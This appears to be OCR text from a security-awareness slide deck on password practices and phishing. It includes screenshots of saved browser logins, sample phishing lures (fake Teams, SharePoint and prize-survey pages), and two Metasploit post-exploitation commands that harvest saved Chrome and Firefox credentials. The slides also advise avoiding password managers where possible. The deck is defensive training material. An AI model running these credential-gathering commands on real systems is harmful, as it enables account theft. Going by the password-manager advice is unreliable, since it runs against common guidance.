
Password Best Practices

Unique Passwords

- At least the important accounts
  - Laptop/Computer
  - Personal Email
  - Office Email
  - Social Media Accounts
    - Facebook
    - LinkedIn
- Remembering 3 passwords is easier compared to account compromised incident

Password Best Practices

- If you must use a password manager, be sure to use secure password manager
    - Do not use password manager if you can
- If you must, **<u>DO NOT</u>** use browser remember password function



accounts.google.com
ye.tt@kernellix.com

facebook.com
yethura.thet@gmail.com

login.microsoftonline.com
ye.tt@athichay.com

facebook.com

Website address
https://www.facebook.com


Username
yethura.thet@gmail.com

Password
hackercan-see-this

How can they steal?

```
run post/windows/gather/enum_chrome

run post/multi/gather/firefox_creds
```

Phishing



Вт 27.04.2021 15:52

Marc Ferrer < >

Teams Meeting

To

If there are problems with how this message is displayed, click here to view it in a web browser.

Microsoft Teams meeting

Dear

You are invited to attend an emergency meeting this afternoon to discuss urgent decisions on Wuhan Open paymen

Join Microsoft Teams meeting

Meeting options

Sharepoint < [redacted]

A file was shared with you

https://www.whatismybrowser.com/

A file was shared with you

Here's the document that was shared with yo

Invoices_MARCH 2021 updated 270919

This link only works for the direct recipients of this messa

Outlook Web App

User name:

Password:

Because you're accessing sensitive info, you need to verify your password

SharePoint


Confirm Identity to Prove You are not a Robot

Phishing

- Social Engineering attacks that lures the targets by exploiting psychological factors such as
  - Fear, Rewards
  - Urgency
  - Sympathy, Curiosity
- Threat actors sends email to the target, tricking him/her to:
  - Open an attachment
  - Click a link
  - Disclose Information

Phishing

- There are few variation of phishing attacks/social engineering attacks
  - Spear Phishing
    - Target, Custom Message
  - Whaling
    - Targets top executives – CEO, CFO, CIO, BoD
  - Vishing/Smishing
    - Use Phone Calls
  - Angler Phishing
    - Use Social Messaging platform



City Mart 25th Anniversary! 13 August, 2021

Congratulations!

Today, you have been chosen to participate in our survey. It will only take you a minute and you will receive a fantastic prize!

